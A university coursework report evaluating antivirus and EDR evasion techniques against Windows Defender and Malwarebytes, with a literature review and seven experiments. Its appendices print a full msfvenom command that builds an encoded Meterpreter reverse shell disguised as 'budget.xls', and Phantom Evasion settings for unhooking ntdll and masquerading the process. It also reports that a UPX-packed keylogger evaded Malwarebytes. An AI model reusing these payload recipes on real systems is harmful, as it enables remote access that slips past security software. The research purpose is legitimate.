Topic 5, Research on Current Anti-Virus and EDR Evasion Techniques

May 5, 2024

Coursework submission for CSN11127
Edinburgh Napier University 2023-2024 Trimester 2

Lee Dale 40615561

1 Introduction

Evasion techniques are used by malware authors in an attempt to avoid detection when transferring and executing their malware onto the target host or through a target network. In contrast, operating system vendors and network device manufacturers implement detection techniques into their software and hardware to attempt to thwart the attempt from malicious actors to get malware onto their system. There is an arms race between malware authors and anti-virus developers from which different detection and evasion techniques are born.

This article attempts to identify the main techniques used in anti-virus and endpoint detection evasion and provides an evaluation of a subset of techniques against a popular AV/EDR software applications. The generated malware will also be submitted to Virus Total to identify which AV/EDR products the generated malware would be sucessful at evading.

2 Literature Review

Security software such as Anti-Virus and Endpoint Detection software is designed to detect and remove malicious binaries that are stored or executed on a host machine. They generally have some type of real-time detection system which attempts to stop the malicious software being executed on the host. They do this in a number of well defined ways. Geng et al. (2024) grouped these detection techniques into categories based on the type of detection method used. These categories include; signature based, heuristic based, machine learning based and deep learning based.

Malware authors must create counter-techniques to these methods in order to avoid detection, they must stay ahead of the security software. Geng et al. (2024) outline a number of different strategies taken by malware authors which include transformation-based evasion, concealment-based evasion, and attacked-based evasion. Sharma et al. (2022) evaluated a number of different evasion techniques and provided a taxonomy of evasion maneuvers shown in figure 1. In this taxonomy, transformation-based techniques come under the banner of obfuscation where the objective is to change the signature of the malware binary so that AV/EDR software will not detect it. This strategy falls into the stealth category. Transformation-base techniques include the use of Packers (Royal et al., 2006) to evade signature-based detection methods. Signature based detection works by comparing the malware binary to known set of binary signatures, this allows the anti-virus to easily identify the malware. Packers are used to transform the binary at rest and restore it when executed. There exists lot's of different packers and the problem for anti-virus developers is attempting to detect signatures of packed binaries to identify them as malware. Royal et al. (2006) found that over 90% of their dataset sample of malware was packed with some sort of Packer.

Malware generation tools may use encoding and encryption methods to modify the payload of an attack before sending it to the target. Encryption is another form of obfuscation and attempts to evade the AV/EDR software by changing it's signature. Encoding is another method of obfuscation by changing the signature of the binary.




Figure 1: Evasion techniques.

The problem with encoding and encryption is that modern anti-virus and endpoint detection tools go further than just statically analysing binaries, they monitor and detect patterns in the behaviour of the code. So even if transformation techniques allow the payload to be delivered it may not evade detection when the payload is executed. As stated by Sharma et al. (2022) AV/EDR software is pretty limited when an elaborate set of evasive manoeuvres are used. This suggests that a collection of techniques is needed to evade AV/EDR software and simple techniques on their own may not work as well.

The Metasploit Framework allows payloads to be encoded and encrypted, which can then be delivered to the target and executed inside a benign process running on the target. However as stated by Holm and Hyllienmark (2023) the Meterpreter shell when executed has a deterministic command and control packet structure and employs similar Windows API calls, all of which can be detected by sophisticated endpoint detection software like Windows Defender. It is noted by Bode abode and Jelle Ermerins (2020) that encoders such as the popular

Shikata Ga Nai encoder in Metasploit can be detected by static and behavioural (dynamic) analysis. The Shikata Ga Nai encoder is a form of polymorphic encoding which spans the transform and concealment categories stated earlier. The encoder transforms the shellcode using operations such as bitwise XORs, instruction substitution and re-ordering of instructions. (Bode abode & Jelle Ermerins, 2020).

The Meterpreter payload can can also be delivered to the target using a technique called Reflective DLL injection. As outlined by Tancio (2019) this technique allows shellcode to be injected into memory instead of being written to disk.

Concealment can also be achieved using the technique of process injection, where the attacker produces a benign looking binary using a template of a well known executable (such as notepad.exe on Windows) to inject the payload into. This attempts to conceal the payload from AV/EDR.

Other concealment-based techniques include the ability of the malware to detect characteristics of execution environment and adapt it's behaviour accordingly. In the taxonomy from Sharma et al. (2022) defined earlier, concealment comes under the branch of anti-analysis mechanisms. Yokoyama et al. (2016) showed that it's possible for malware to detect whether it's executing in a sandbox by using techniques such as detecting the snapshot history artefacts. Using these characteristics a machine learning classifier could be trained to evade malware analysis appliances.

Along with the Metasploit venom evasion modules, there are a number of other attack frameworks in circulation which use the above mentioned techniques in various forms Abba et al. (2021) details a number of popular frameworks such as Veil, Shellter, The Fat Rat, Onelinepy, Phantom Evasion, Unicorn among others. Abba et al. (2021) found that Phantom Evasion had the highest percentage evasion score against a popular AV/EDR tool. Based on this knowledge the experiments below will be carried out using both the Metasploit framework and Phantom Evasion to generate payloads. In addition to this Sharma et al. (2022) have developed a comprehensive framework for testing combinations of techniques from which they have been able to generate payloads that have a 36% to 96% reduction in detection. The techniques used in their framework are the same techniques outlined in this review, as such this article aims to use a combination of similar techniques with the more established frameworks.

3 Methodology

A subset of techniques has been chosen to test against Windows 11 running Windows Defender as this is a popular configuration for end users and enterprises. These techniques are; Packing, Encoding, Encryption, and Process Injection. Driven by the result of Virus Total we will choose another AV/EDR tool to test against to evaluate the same techniques.

The experiments will be executed using both the Meterpreter payload from The Metasploit Framework and payloads generated with Phantom Evasion. These two attack frameworks have been chosen as they have a good mixture of popularity and success in generating payloads. These attack frameworks automate the processes of encoding, encryption, process injection and making sure the correct shellcode is generated.

In addition to using the attack frameworks experiments will be carried out using a custom key logger (Dale, 2023). As mentioned by Holm and Hyllienmark (2023) , one way to evade AV/EDR software is to write custom attack tools for each engagement. This approach should do well against signature-based detection but may still get caught by heuristic methods as the custom binary uses well known linked libraries and Win32 API calls.

The methodology is:

1. Generate executable binary using attack frameworks or use the custom key logger executable
2. Copy binary to target machine
3. Monitor AV/EDR for detection
4. Upload binary to Virus Total (for each unique binary created)

Each technique is evaluated using the following criteria;

1. Evasion of AV/EDR on transferring malware to host and executing.
2. Virus Total Score.

4 Experimental Activities

The table below gives us a quick overview of the experiments carried out. Each experiment will be evaluated according to the criteria in the previous section.

#	Techniques	Host Type	AV/EDR	Payload
1	Packing + Encoding + Encryption + Process Injection	Windows 11	Windows Defender	Meterpreter Reverse TCP
2	Packing + Encoding + Encryption + Process Injection	Windows 11	Windows Defender	Phantom Evasion Reverse TCP
3	No techniques	Windows 11	Windows Defender	Custom Key Logger
4	Packing with UPX	Windows 11	Windows Defender	Custom Key Logger
5	Packing + Encoding + Encryption + Process Injection	Windows 11	Malwarebytes	Meterpreter Reverse TCP
6	No techniques	Windows 11	Malwarebytes	Custom Key Logger
7	Packing with UPX	Windows 11	Malwarebytes	Custom Key Logger

4.1 Experiment #1

An executable is generated using the msfvenom tool which uses a non-staged Meterpreter reverse TCP payload and is encoded using the Shikata GA Nai encoder. The payload was encrypted with aes256 encryption and the shellcode is injected into the wget.exe binary from Metasploit. The wget.exe binary is also Packed using UPX. The file was generated with the .xls extension and was transferred over to the target Windows machine. The generation can been seen in Appendix A. As we can see in figure 2, during transfer of the executable the payload was identified as Meterpreter by Windows Defender.

Result:

- No evasion of AV/EDR when transferring and executing
- Virus total showed this malware would be detected by 40 out of 72 AV/EDR products (figure 3)




Figure 3: Virus Total Score.




Figure 2: Meterpreter Detection.

4.2 Experiment #2

An executable is generated using the Phantom Evasion tool with the parameters outlined in Appendix B. The output is based on the same non-staged Meterpreter reverse TCP payload as experiment #1 with process injection to notepad.exe

Allowing the file to be transferred to the machine, execution of the binary resulted in detection
Result:

- No evasion of AV/EDR when transferring and executing




Figure 4: Phantom Evasion detection.

- Virus total showed this malware would be detected by 30 out of 72 AV/EDR products




Figure 5: Virus Total score.

4.3 Experiment #3

Experiment 3 was carried out using a custom executable generated using C++ and the Win32 API. No evasion techniques were used on the custom executable. The result is that Windows Defender detected the custom malware.

Result:

- No evasion of AV/EDR when transferring and executing
- Virus total showed this malware would be detected by 40 out of 68 AV/EDR products




Figure 6: Key logger detection.




Figure 7: Virus Total score.

4.4 Experiment #4

Experiment 4 was carried out using the same custom executable key logger, but this time the UPX packing tool was used to obfuscate the resulting binary. Windows Defender detected the custom malware with the same results as experiment 3.

4.5 Experiment #5

Experiment 5 was carried out using the Meterpreter payload created in experiment #1. In this experiment Windows Defender was disabled and a third party anti-virus application was installed. This anti-virus did not result in detection when transferring the executable to the target, however the malware was detected once it was executed.




Figure 8: Malwarebytes detection.

4.6 Experiment #6

In this experiment the custom key logger executable was used without any evasion techniques applied. This experiment resulted in detection of the malware.




Figure 9: Custom key logger detection by Malwarebytes.

Result:

- No evasion of AV/EDR when executing

4.7 Experiment #7

In this experiment the custom key logger executable was used with the binary being packed using the UPX packer tool. This experiment resulted in successful execution of the malware with complete evasion of the Malwarebytes AV software.




Figure 10: Sucessfull evasion of the AV/EDR tool.

Result:

- Complete evasion of AV/EDR when transferring and executing

5 Discussions

From our experiments it can be seen that generation of binaries from the popular frameworks while using simple techniques such as packing, encoding and encryption always resulted in detection by the AV/EDR tool. As these frameworks have been around for a long time we can expect modern AV/EDR software such as Windows Defender to be able to use sophisticated techniques to detect payloads generated from these frameworks. A custom built executable was then tested with the simple technique of packing. As a custom binary would not be detected with signature based techniques the AV/EDR software would have to rely on other methods of detection, such as inspecting linked DLLs and heuristics. We can see that Windows Defender was able to do this easily, however the Malwarebytes AV/EDR tool was unable to detect the malicious binary when a simple technique such as packing was used. When this technique was used, the potentially malicious executable was executed with no detection, as opposed to Windows Defender which categorised the executable as malware. This highlights the difference between detection methods used by AV/EDR tools.

More sophisticated techniques such as reflective DLL injection, process hollowing and file-less malware might have generated better results from the attack frameworks against Windows Defender. However the issue is that to deliver these payloads we would need to use a valid exploit against the Operating System or a running service to deliver them. This is difficult on a modern patched system such as Windows 11.

6 Conclusions

From the literature we can see that evasion techniques can be categorised into a taxonomy based on the technique type. At the simplest are transformation and concealment based techniques that are categorised into stealth and anti-analysis. Included in transformation based techniques are obfuscation in the form of encoding and encrypting the payloads to avoid AD/EDR signature based detection. Concealment can be achieved using process injection and reflective DLL injection.

As we can see from our experiments, these simple transformation techniques such as packing, encoding, encryption and process injection do not have much success against modern AV/EDR software such as Windows Defender.

However in our experiments we did find that we was able to evade the third-party AV/EDR application Malwarebytes using the simple technique of packing. One thing to note is that this technique only worked with our custom binary. This confirms that a simple obfuscation technique combined with a custom binary can still evade certain AV/EDR software and confirms our findings from the literature which mentioned that writing a custom binary for each engagement was a good strategy. The Virus Total results leads us to believe that there would be many other AV/EDR software that is vulnerable to these simple techniques so long as the software cannot detect the malware using signature based detection.

The more complex stealth based techniques such as reflective DLL injection and file-less may have more success against modern and robust AV/EDR software, however these techniques are harder to test since they rely on exploiting the underlying OS or service to deliver them to the target.

The experiments also highlight through the submissions to Virus Total, that not all AV/EDR software will detect these simple payloads. In fact with the Phantom Evasion generated executable only 30 out of 72 AV tools detected the binary as malicious.

The conclusion is that, while simple techniques of evasion generated by popular attack frameworks may be detected by modern AV/EDR software, there are still a large amount of AV software that will not detect these malicious payloads, and therefore it could be easy to use simple techniques to evade these AV/EDR tools. Creating custom malware stands the best chance of evading AV/EDR and further still, it is suggested by the literature that more advanced techniques will most likely evade modern AV/EDR as well.

References

Abba, A., Garba, F. A., Umar Yarima, F., Ibrahim Kunya, K., Umar Abdullahi, F., Zakari, A., Ahmed Bello, A., & Lawan Musa, A. (2021). Evaluating Antivirus Evasion Tools Against Bitdefender Antivirus Aliyu Lawan Musa Kano State Polytechnic FINTECH-2021: INTERNATIONAL CONFERENCE ON FINTECH OPPORTUNITIES AND CHALLENGES Evaluating Antivirus Evasion Tools Against Bitdefender Antivirus. https://orcid.org/0000-0001-6157-4209

Bode abode, A., & Jelle Ermerins, n. (2020). Modifying Metasploit Shellcode Decoders to Bypass Static Analysis.

Dale, L. (2023). leedale1981/example-keylogger-windows-sdk: Example keylogger for educational purposes using Windows system calls. https://github.com/leedale1981/example-keylogger-windows-sdk

Geng, J., Wang, J., Fang, Z., Zhou, Y., Wu, D., & Ge, W. (2024). A survey of strategy-driven evasion methods for PE malware: Transformation, concealment, and attack. *Computers and Security*, *137*. https://doi.org/10.1016/J.COSE.2023.103595

Holm, H., & Hyllienmark, E. (2023). Hide My Payload: An Empirical Study of Antimalware Evasion Tools. *Proceedings - 2023 IEEE International Conference on Big Data, BigData 2023*, 2989–2998. https://doi.org/10.1109/BIGDATA59044.2023.10386838

Royal, P., Halpin, M., Dagon, D., Edmonds, R., & Lee, W. (2006). PolyUnpack: Automating the hidden-code extraction of unpack-executing malware. *Proceedings - Annual Computer Security Applications Conference, ACSAC*, 289–298. https://doi.org/10.1109/ACSAC.2006.38

Sharma, A., Gupta, B. B., Singh, A. K., & Saraswat, V. K. (2022). Orchestration of APT malware evasive manoeuvers employed for eluding anti-virus and sandbox defense. *Computers and Security*, *115*. https://doi.org/10.1016/J.COSE.2022.102627

Tancio, B. (2019). SANS Institute Information Security Reading Room Hunting for Ghosts in Fileless Attacks _____ Hunting for Ghosts in Fileless Attacks Hunting for Ghosts in Fileless Attacks 2.

Yokoyama, A., Ishii, K., Tanabe, R., Papa, Y., Yoshioka, K., Matsumoto, T., Kasama, T., Inoue, D., Brengel, M., Backes, M., & Rossow, C. (2016). Sandprint: Fingerprinting malware sandboxes to provide intelligence for sandbox evasion. *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, *9854 LNCS*, 165–187. https://doi.org/10.1007/978-3-319-45719-2{_}8/FIGURES/3

Appendix A

```
┌──(omoton㉿kali)-[/usr/…/payloads/singles/windows/x64]
└─$ sudo msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=172.17.111.61 LPORT=4444 -e x86/shikata_ga_na
i -i 3 -x /usr/share/windows-binaries/wget.exe -o /var/www/html/budget.xls -f exe --encrypt aes256
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 200803 (iteration=0)
x86/shikata_ga_nai succeeded with size 200832 (iteration=1)
x86/shikata_ga_nai succeeded with size 200861 (iteration=2)
x86/shikata_ga_nai chosen with final size 200861
Payload size: 200861 bytes
Final size of exe file: 509952 bytes
Saved as: /var/www/html/budget.xls
```

Figure 11: Creation of Meterpreter payload.

Appendix B

```
[>] Insert Target architecture (default:x86):

[>] Insert LHOST: 172.17.111.61

[>] Insert LPORT: 4444

[>] Insert Exec-method (default:Thread):

[>] Insert Memory allocation type (default:Virtual_RWX):

[>] Insert Junkcode Intesity value (default:10):

[>] Insert Junkcode Frequency value  (default: 10):

[>] Insert Junkcode Reinjection Frequency (default: 0):

[>] Insert Evasioncode Frequency value  (default: 10):

[>] Dynamically load windows API? (Y/n):Y

[>] Add Ntdll api Unhooker? (Y/n):Y

[>] Masq peb process? (Y/n):Y

[>] Insert fake process path?(default:C:\windows\system32\notepad.exe):

[>] Insert fake process commandline?(default:empty):

[>] Strip executable? (Y/n):Y

[>] Use certificate spoofer and sign executable? (Y/n):n

[>] Insert output format (default:exe):

[>] Insert output filename:/var/www/html/budget
```

Figure 12: Creation of Phantom Evasion payload.